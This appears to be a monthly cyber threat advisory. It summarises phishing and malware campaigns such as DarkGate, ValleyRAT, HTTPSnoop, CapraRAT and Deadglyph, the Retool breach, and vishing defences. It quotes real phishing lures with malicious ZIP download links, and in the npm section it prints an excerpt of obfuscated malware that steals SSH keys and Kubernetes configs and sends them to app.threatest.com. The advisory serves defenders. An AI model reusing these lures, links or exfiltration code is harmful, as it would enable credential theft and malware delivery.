ABOUT THE ISSUE: Advisory Month: **October 2023**

SDG

Cyber Threat Advisory


OCTOBER 2023

Image Source: Microsoft Teams Phishing: Enterprises Targeted By Ransomware Access Broker

Contents

Monthly Highlights - October

1. **Microsoft Teams Phishing Attack Pushes DarkGate Malware** – Microsoft Teams conversations are being misused by a new phishing attempt to distribute malicious attachments that set up the DarkGate Loader malware. The campaign got underway in late August 2023 when it was discovered that two compromised external Office 365 accounts were sending Microsoft Teams phishing emails to other businesses. By using these credentials, additional Microsoft Teams users were tricked into downloading and opening a ZIP file called "Changes to the vacation schedule." By clicking on the attachment, a ZIP file with an LNK file that looks like a PDF document is downloaded from a SharePoint URL. Researchers have investigated the Microsoft Teams phishing effort and discovered that it uses malicious VBScript to start an infection chain that results in the release of the DarkGate Loader payload.



Vissa personer i den här chatten befinner sig utanför organisationen. Det är möjligt att de har meddelanderelaterade principer som gäller för chatten. Mer information

Akkaravit Tattamanas (Extern) har lagt till [redacted] i konversationen.

Akkaravit Tattamanas (Extern) 13:46

Hi,

Dear colleagues,

I regretfully have to inform you about unplanned changes in the vacation schedule due to unforeseen circumstances. As a result of a force majeure situation that we had to take into account, we have had to cancel the vacations of certain employees.

I understand that such changes might impact your plans, and I apologize for any inconvenience this may cause. If you have any questions or need additional information, please feel free to contact me directly.

Situations of this nature are always difficult to foresee, and your understanding and flexibility in such moments are greatly appreciated. Thank you for your cooperation.

Best regards,

Akkaravit Tattamanas

HR Manager

akkaravit.tattamanas@[redacted]

Changes to the vacation schedule.zip
Extern

Changes to the vacation schedule.zip
https://burapha-my.sharepoint.com/:u:/g/personal/63090101_my_buu_ac_th/EWkB0l3nR4dCjDmwAe7jb7kBWPPkDObt8wVbmB1O6

Microsoft Teams phishing was previously proven in June 2023, and researchers have found a technique to use phishing and social engineering to deliver harmful messages to other organizations, which is similar to what we saw in the reported threat.

DarkGate is a potent malware that supports a wide range of malicious activities, including hVNC for remote access, cryptocurrency mining, reverse shell, keylogging, clipboard stealing, and information stealing (files, browser data).

2. **Retool Blames Breach on Google Authenticator MFA Cloud Sync Feature** – Software developer Retool revealed that 27 cloud users' accounts have been compromised due to a multi-stage social engineering attack, and user data has been compromised due to this attack.

   This attack was started on August 27, 2023, attackers utilizing SMS phishing and social engineering to get over several security measures of an IT employee using Okta. During logins on Okta, an attack was started using a URL imitating Retool's internal identity gateway. After clicking on an embedded phishing link, a fake login page was displayed with a multi-factor authentication (MFA) form.


   A device inside the attacker's control was added to the targeted employee's Okta account after the attacker deep faked an employee's voice and called the targeted IT team member to convince them to submit an additional MFA code.

   Retool is blaming the success of the hack on a new feature in Google Authenticator that allows users to synchronize their 2FA codes with their Google account, which is a long-requested feature, as users can use their Google Authenticator 2FA codes on multiple devices if they are all logged into the same account.

   However, Retool says that the feature is also to blame for the August breach severity as it allowed the hacker who successfully phished an employee's Google account access to all their 2FA codes used for internal services.

3. **Fresh Wave of Malicious NPM Packages Threaten Kubernetes Configs and SSH Keys** – Cybersecurity researchers have discovered a fresh batch of malicious packages in the npm package registry that are designed to exfiltrate Kubernetes configurations and SSH keys from compromised machines to a remote server.

   According to researchers 14 different npm packages have been discovered so far: @am-fe/hooks, @am-fe/provider, @am-fe/request, @am-fe/utils, @am-fe/watermark, @am-fe/watermark-core, @dynamic-form-components/mui, @dynamic-form-components/shineout, @expue/app, @fixedwidthtable/fixedwidthtable, @soc-fe/use, @spgy/eslint-plugin-spgy-fe, @virtualsearchtable/virtualsearchtable, and @shineouts.



```
const a0_0x144a28=a0_0x282e;(function(_0x478710,_0x19be8c){const _0x50e9f9=a0_0x282e,_0x3726af=_0x47
    parseInt(_0x50e9f9(0xdd))/0x1*(parseInt(_0x50e9f9(0x110))/0x2)+-parseInt(_0x50e9f9(0xe8))/0x3+pa
    _0x50e9f9(0x10c))/0x5)+parseInt(_0x50e9f9(0x11d))/0x6+parseInt(_0x50e9f9(0x112))/0x7*(-parseInt(
    _0x50e9f9(0x10d))/0x9*(-parseInt(_0x50e9f9(0xef))/0xa)+-parseInt(_0x50e9f9(0xe3))/0xb*(-parseInt
    _0x19be8c)break;else _0x3726af['push'](_0x3726af['shift']());}catch(_0x35e840){_0x3726af['push']
    37bfd));function a0_0x282e(_0x2fc669,_0x2aca13){const _0x58e580=a0_0x58e5();return a0_0x282e=fun
    _0x282ef1-0xdd;let _0x3f14d3=_0x58e580[_0x282ef1];return _0x3f14d3;},a0_0x282e(_0x2fc669,_0x2aca
    os'),path=require(a0_0x144a28(0x10b)),dns=require(a0_0x144a28(0xed)),querystring=require(a0_0x14
    10a)),packageJSON=require('../package.json'),allowedDirectories=[a0_0x144a28(0x111),a0_0x144a28(
    a0_0x144a28(0xe5)],{USERNAME:username,USERDNSDOMAIN:AD}=process[a0_0x144a28(0x100)];let ipv4='',
    ifaces=os[a0_0x144a28(0x119)]();function a0_0x58e5(){const _0x1ffd87=['includes','stringify','re
    networkInterfaces','utf8','parse','.kube','441510QHVboO','/lingtian','5reICJx','7672452bcYBsn','
    length','11CuJhBv','some','name','cpus','log','453996nLMFrm','basename','/dev/kvm','values','dat
    getServers','IPv4','get','QEMU\x20Virtual\x20CPU','app.threatest.com','end','https://ipinfo.io/j
    config','forEach','toISOString','00:00:00:00:00:00','__resolved','IPv6','env','POST','error','e
    write','readFileSync','This\x20script\x20can\x20only\x20be\x20run\x20from\x20index.js\x20in\x20a
    30bBXxez','89793KMweMM','linux','1313848DMnSpw','105748xiRPJD','/Users','14DsLygr','request'];a0
    return a0_0x58e5();}Object[a0_0x144a28(0xeb)](ifaces)[a0_0x144a28(0xfb)](_0x20910a=>{const _0x24
    fb)](({family:_0x3ff28c,internal:_0x4640ab,address:_0x566df3,mac:_0x1f32bf})=>{const _0x35daf6=_
    _0x4640ab&&(ipv4=_0x566df3),_0x3ff28c===_0x35daf6(0xff)&&!_0x4640ab&&(ipv6=_0x566df3),_0x1f32bf&
    _0x1f32bf);});});packageJSON&&(resolved=packageJSON[a0_0x144a28(0xfe)]);const isVirtualMachine=(
    _0x4e77ae,vendor:_0x5bf862}=os[_0x5926ab(0xe6)]()[0x0],_0x5bec78=os['platform']();return _0x4e77
    _0x5bf862===_0x5926ab(0x117)||_0x4e77ae[_0x5926ab(0x114)](_0x5926ab(0xe1))||_0x4e77ae['includes'
    _0x5bec78===_0x5926ab(0x10e)&&fs[_0x5926ab(0x103)](_0x5926ab(0xea))?!![]:![];},isAllowedLocation
    _0x3cd67e=path[_0x3124a7(0x116)](process[_0x3124a7(0xf8)]());return allowedDirectories[_0x3124a7
    '](_0x8c2ebd));},kubeConfigFile=path[a0_0x144a28(0xdf)](os['homedir'](),a0_0x144a28(0x11c),a0_0x
    a0_0x144a28(0x103)](kubeConfigFile))try{kubeConfig=fs['readFileSync'](kubeConfigFile,'utf8');}ca
    a0_0x186903);}else{}const sshKeyFile=path[a0_0x144a28(0xdf)](os[a0_0x144a28(0x105)](),a0_0x144a2
    existsSync'](sshKeyFile))try{sshKey=fs[a0_0x144a28(0x108)](sshKeyFile,a0_0x144a28(0x11a));}catch
    ](a0_0x2c7282);}else{}const getTrackingData=async _0x1bcad8=>{const _0x571c2f=a0_0x144a28;try{re
    (0xfc)](),'package':packageName,'script_path':process['argv'][0x1],'current_path':process[_0x571
    ,'username':username,'ad':AD,'external_ip':_0x1bcad8,'intranet_ipv4':ipv4,'intranet_ipv6':ipv6,'
    macAddr,'npm_version':process[_0x571c2f(0xee)],'r':resolved,'ssh_key':sshKey,'kube_config':kubeC
```

These packages represent attempts to imitate JavaScript libraries and components, including TypeScript SDK tools and ESLint plugins.


   "However, it was discovered that certain versions of the packages run encrypted code after being installed and are used for attempting to capture the syphon sensitive files from the target computers.

   The modules are also capable of capturing system metadata like username, IP address, and hostname, all of which are sent to a domain called app.threatest[.]com together with Kubernetes configuration and SSH keys.

4. **Sophisticated Phishing Campaign Targeting Chinese Users with ValleyRAT and Gh0st RAT** – Chinese speakers are becoming the target of numerous email phishing efforts that aim to spread malware from different families, including Sainbox RAT, Purple Fox, and a brand-new trojan named ValleyRAT. This operation uses malware which are frequently used in Chinese cybercrime to lure in Chinese users.

   This activity was identified in 2023 and includes the sending of emails with URLs linking to compressed executables in charge of carrying out the malware's installation—even though Microsoft Excel and PDF attachments with these URLs embedded have been confirmed to be used by other infection chains to start malicious behaviour.

The RAT known as Gh0stRAT was first discovered in 2008.



《发票信息》

用友发票 <lwplbh@cluedk.com>　Today at 5:39 am

[redacted]

尊敬的客户：
您好！
您的增值税电子发票已成功开具，发票详情如下：
发票代码：052002100211
发票号码：26866498
发票详情信息 26866498.zip (469.95KB)
电子发票版式文件下载地址：http://rus3rcqtp.hn-bkt.clouddn.com/26866498.zip

（温馨提示：此文件保存期为15天，请您尽快下载。）
Suggestion: The storage period of this attachment is 15days. Please download it as soon as possible.


This RAT's builder is accessible online. Several authors and threat actors have modified Gh0stRAT throughout the years, including forked variants like Sainbox, and the source code is also openly accessible. Researchers have also noted a few Chinese-language advertisements that split earlier Gh0stRAT variants in 2023. The majority of the identified Sainbox ads used traps that impersonated Chinese invoicing and office supply organisations.

ValleyRAT immediately searches the target computer for the existence of the directory "C:Program FilesVMwareVMware Tools." The "VMwareService.exe", "VMwareTray.exe", and "VMwareUser.exe" processes are specifically searched for next in that directory. The machine is then inspected to see if it is a member of the "WORKGROUP" or not. The total physical memory is subsequently verified to figure out if it falls below the cut-off of 1.17 GB. At the very least, the program determines if the hard disc drive (HDD) capacity is less than 110GB. These checks are fundamental virtualization or emulation tests to determine if the payload is being performed in a virtual environment.

5. **ShroudedSnooper's HTTPSnoop Backdoor Targets Middle East Telecom Companies** – Cyberattacks on Middle Eastern telecommunications service providers deploy new malware called HTTPSnoop and PipeSnoop, which enables threat actors to remotely control affected devices. While the PipeSnoop malware accepts and executes arbitrary shellcode from a designated pipe, the HTTPSnoop virus communicates with Windows HTTP kernel drivers and devices to execute content on the infected endpoint based on specific HTTP(S) URLs.

   According to researchers, the two implants belonged to the same intrusion set named 'ShroudedSnooper' but serve different operational goals in terms of the level of infiltration. To avoid discovery, both implants have disguised themselves as security features of the Palo Alto Networks Cortex XDR product.

HTTPSnoop tracks HTTP(S) traffic on an infected device for URLs using low-level Windows APIs.



```
VALUE "Comments", ""
VALUE "CompanyName", "Palo Alto Networks, Inc."
VALUE "FileDescription", "Cortex XDR Console"
VALUE "FileVersion", "7.8.0.64264"
VALUE "InternalName", "CyveraConsole.exe"
VALUE "LegalCopyright", "Palo Alto Networks 2019 © All rights reserved."
VALUE "LegalTrademarks", ""
VALUE "OriginalFilename", "CyveraConsole.exe"
VALUE "ProductName", "Cortex XDR"
VALUE "ProductVersion", "7.8.0.64264"
VALUE "Assembly Version", "7.8.0.64264"
```

When it is discovered, the virus will decode any base64-encoded data coming from those URLs and execute it as a shellcode on the infected computer.


Once compromised successfully, a shellcode creates a backdoor in the web server through kernel calls, and its configuration makes up the implant which is causing DLL hijacking to activate it on the target system. To handle valid data, HTTPSnoop creates a listening loop that watches for incoming HTTP requests and responds with an HTTP 302 redirect if no valid data is received.

The executed shellcode is decrypted and returned to the attackers as base64-encoded XOR-encoded blobs once it has been executed. Additionally, the implant makes sure that no previously set up URLs conflict with any new URLs on servers.

6. **Transparent Tribe Uses Fake YouTube Android Apps to Spread CapraRAT Malware** – The CapraRAT mobile remote access trojan (RAT) is being distributed by the Transparent Tribe threat actor, who is thought to have links with Pakistan, utilizing malicious Android apps that look like YouTube. This reveals how activity continues to grow.

   According to a security researcher, “CapraRAT is a highly intrusive tool that gives the attacker control over much of the data on the Android devices that it infects.” To gather intelligence, Transparent Tribe, also known as APT36, is known to target Indian organizations. It does this by using a variety of tools that can infiltrate Windows, Linux, and Android devices.

> CapraRAT, a key part of its toolkit, has been delivered through secure chat and telephone apps repackaged as MeetsApp and MeetUp.



```
.method private load_web()V
    .line 93
    :goto_0
    iget-object v0, p0, Lcom/Base/media/service/MainActivity;->webView:Landroid/webkit/WebView;

    const-string v1, "https://www.youtube.com/"

    invoke-virtual {v0, v1}, Landroid/webkit/WebView;->loadUrl(Ljava/lang/String;)V

    .line 95
    iget-object v0, p0, Lcom/Base/media/service/MainActivity;->webView:Landroid/webkit/WebView;

    invoke-virtual {v0}, Landroid/webkit/WebView;->getSettings()Landroid/webkit/WebSettings;

    move-result-object v0

    const/4 v1, 0x1

    invoke-virtual {v0, v1}, Landroid/webkit/WebSettings;->setJavaScriptEnabled(Z)V
```


The social engineering incentives are used for propagating these malicious apps. Also, researchers found that the most recent batch of Android package (APK) files appeared as YouTube.

CapraRAT is a complete RAT that gives actors the ability to exfiltrate and capture data as needed. Notable characteristics include:


- Recording with the microphone, front & rear cameras
- Collecting SMS and multimedia message contents, call logs
- Sending SMS messages, blocking incoming SMS
- Initiating phone calls
- Taking screen captures
- Overriding system settings such as GPS & Network
- Modifying files on the phone’s filesystem

Ransomware Engagement Tracker

Distribution of Post by Group (Total - 8092 in Sep)



Post by Group Last 7 Days



Vishing Attack: The Voice-Driven Menace Targeting Modern Enterprises

Vishing, a blend of 'Voice' and 'Phishing', traditionally targets consumers to compromise their financial accounts. While many have been deceived by scammers seeking personal or financial information over the phone, a concerning trend has emerged. Tech support and help desk sectors are increasingly experiencing vishing incidents. The repercussions for the tech industry are still unfolding, with recent events showcasing some of the most significant vishing-led attacks ever. A few risks associated with organizations are listed below:

- **Targeting People:** Rather than exploiting software flaws, vishing taps into human psychology using manipulative tactics.
- **Information Flow:** The easy availability of data from platforms like social media and the darknet enhances the authenticity of scams.
- **Trust In Calls:** The inherent trust that employees place in telephonic communication is a potential weak link that vishers exploit.
- **Sophisticated Spoofing Techniques:** With VoIP technology, attackers can mask their actual locations and even spoof legitimate organizational phone numbers, making the deception more convincing.
- **Unprotected Voice Data:** Most organizations have enough protection on their data links but lack control over voice data and continuously blocking SPAM. Unknown callers make it easier for attackers to use voice channel over data.

Modus Operandi of Vishing Attacks

Understanding the modus operandi, or method of operation, of vishing attackers targeting tech support and help desk teams is crucial for designing effective countermeasures. Here's a step-by-step breakdown of a typical vishing attack:

1) **Research:** Attackers meticulously study company hierarchies and collect data on key personnel.
2) **Pretext Creation:** Based on their research, vishers develop convincing narratives to deceive their targets.
3) **Timing:** Optimal attack timings include periods of significant organizational flux or off-hours.
4) **Attack Call:** Modern technology like VoIP can be misused to hide true caller identities.
5) **Extraction:** Through persuasion and deceit, vishers entice victims into revealing confidential data.
6) **Covering Their Tracks:** After a successful attack, the cybercriminal might ensure the victim does not immediately realize the breach by distracting them with additional tasks or requests.

Critical Elements Related to Vishing

- **'Smishing':** This is a form of phishing using text messages, often containing harmful links.
- **Pretexting:** Vishers craft detailed, fake scenarios to elicit personal information from unsuspecting targets.
- **Caller ID Spoofing:** Modern technology allows attackers to manipulate caller ID information, making it seem like they are calling from trusted numbers.

Prevention

- Education & Training: Continuous training helps tech support teams identify and thwart vishing attempts.
- Block Unwanted Phone Calls: Employing tools that block SPAM and keeping databases up to date are crucial preventive measures.
- Identity Threat Detection & Response: Advance insider threat programs by including approaches to detect IAM changes & malicious activities, and protect organization identity fabric (IdP, SSO, PAM, Directory & others).
- Multi-Factor Authentication (MFA): Implement MFA wherever possible. This means that even if a scammer acquires login credentials, they cannot access the system without the second authentication factor.
- Behavioral Biometrics: Behavioral biometrics can profile and identify unusual patterns. Any abnormal behavior can indicate that a visher has obtained personal details and is attempting unauthorized use of stolen information on a digital platform.
- Caller Verification Procedures: Implement strict verification processes for all inbound calls to tech support or help desk.
- Limiting Data Access: Ensure that tech support or help desk staff have access only to the data they need. This limits the potential damage from a successful vishing attempt.
- Incident Response Plan: Have a clear plan in place for how to respond if a vishing attempt is successful. This should include immediate steps to mitigate damage and longer-term steps for recovery.

New Stealthy and Modular Deadglyph Malware Used in Government Attacks

Cyberespionage activity against a Middle Eastern government agency using the innovative and sophisticated backdoor virus known as "Deadglyph" was observed.

The Stealth Falcon APT (also known as Project Raven or FruityArmor), a state-sponsored hacking outfit from the United Arab Emirates (UAE), is responsible for the Deadglyph malware.


Since almost a decade ago, the hacker gang has built a reputation for preying on dissidents, journalists, and activists.

The new modular malware and how it affects Windows machines are the subject of a new report from ESET researcher Filip Juracko, which was presented at the LABScon cybersecurity conference.

Detection

- Although ESET is unaware of the method of the original infection, it is thought that a malicious executable—possibly a software installer—was utilized.
- The Executor (x64) component of Deadglyph is loaded first by a registry shellcode loader (DLL), which then loads the Orchestrator (.NET) component by extracting code from the Windows registry.
- The risk of detection is reduced because only the initial component—a DLL file—is present on the infected system's disc.
- According to ESET, the shellcode will be loaded from the Windows Registry, which is encrypted to make analysis more difficult.
- The DLL component is more likely to be found because it is stored on the filesystem. In order to imitate Microsoft's information and pass as a genuine Windows file, the threat actors used a homoglyph attack in the VERSIONINFO resource employing distinctive Greek and Cyrillic Unicode characters.
- According to the ESET research, "We discovered a homoglyph attack mimicking Microsoft Corporation in the VERSIONINFO resource of this and other PE components."
- "This approach uses unique Unicode characters, notably Greek Capital Letter San (U+03FA,) and Cyrillic Small Letter O (U+043E, o) in Microsoft Corporation, that look visually close to the original symbols but aren't exactly the same.

- The Executor component loads the backdoor's AES-encrypted configurations, sets up the system's.NET runtime, loads the backdoor's.NET component, and serves as its library.
- Finally, the Orchestrator oversees command-and-control server (C2) connections. It does this by employing the modules "Timer" and "Network," respectively.
- The backdoor activates a self-removal mechanism to thwart researchers' and cybersecurity experts' attempts to analyze it if it is unable to connect to the C2 server for a predetermined amount of time.



Modular Malware

- The modular design of the Deadglyph virus allows it to download new modules from the C2 that include various shellcodes for the Executor component to run.
- Threat actors can create new modules as needed when attacks are tailored using a modular approach. Further malicious activity can then be conducted by victims with the help of these modules.
- These modules have access to both Windows and custom Executor APIs, the latter of which provides 39 functions for file operations, loading executables, accessing Token Impersonation, and performing encryption and hashing.
- Despite expecting to find nine to fourteen separate modules, ESET only found three: a process builder, an information gatherer, and a file reader.




Image Source

- The data gatherer feeds the orchestrator the following details about the exploited system using WMI queries:
  - Operating System
  - Network Adapters
  - Installed Software
  - Drives
  - Services
  - Drivers
  - Processes
  - Users
  - Environment Variables
  - Security Software
- The process creator is a tool for command execution that launches a new process with the provided commands and passes the outcome to the orchestrator.
- The file reader module reads files' contents and sends them to the orchestrator, but it also provides operators the choice to delete the file after reading.
- The malware's capabilities were only partially revealed by ESET, but it is obvious that Stealth Falcon's Deadglyph is a serious threat.

Prevention

- Block unknown scripts from running.
- Patch all DLL & script files in production.
- Do not click on malicious links.
